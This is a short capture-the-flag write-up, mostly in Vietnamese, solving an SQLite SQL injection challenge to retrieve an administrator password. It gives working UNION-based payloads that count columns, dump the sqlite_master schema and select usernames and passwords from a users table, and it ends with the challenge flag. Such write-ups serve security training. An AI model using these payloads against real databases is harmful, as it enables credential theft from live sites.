
SQL injection - String

Point: 30 Points


Description: Retrieve the administrator password

Solution:


Trang này có nhiều tương tác form . Chúng ta sử dụng ‘1 trong **Search** and **Login** để kiểm tra xem trường nào có lỗ hổng



Bây giờ ta sẽ cố bypass để lấy **admin's password**. Đầu tiên, ta phải xác định xem giá trị trả về có bao nhiêu cột. Bằng cách sử dụng **UNION**, ta có: site' union select 1 -- .




Lỗi trả về. Thử input : site' union select 1, 2 --




OK. Bây giờ thì chúng ta có thể lấy thông tin từ **system database**. Trong SQLite, có một table với 5 trường là: sqlite_master(type, name, tbl_name, rootpage, sql). Chúng ta chọn 2 trường chứa thông tin nhạy cảm là **rootpage** và **sql**.

site' union select name, sql from sqlite_master --



Lấy dữ liệu từ **user table.**

site' union select username, password from users --



Xong !!!

Flag: **c4K04dtlaJsuWdi**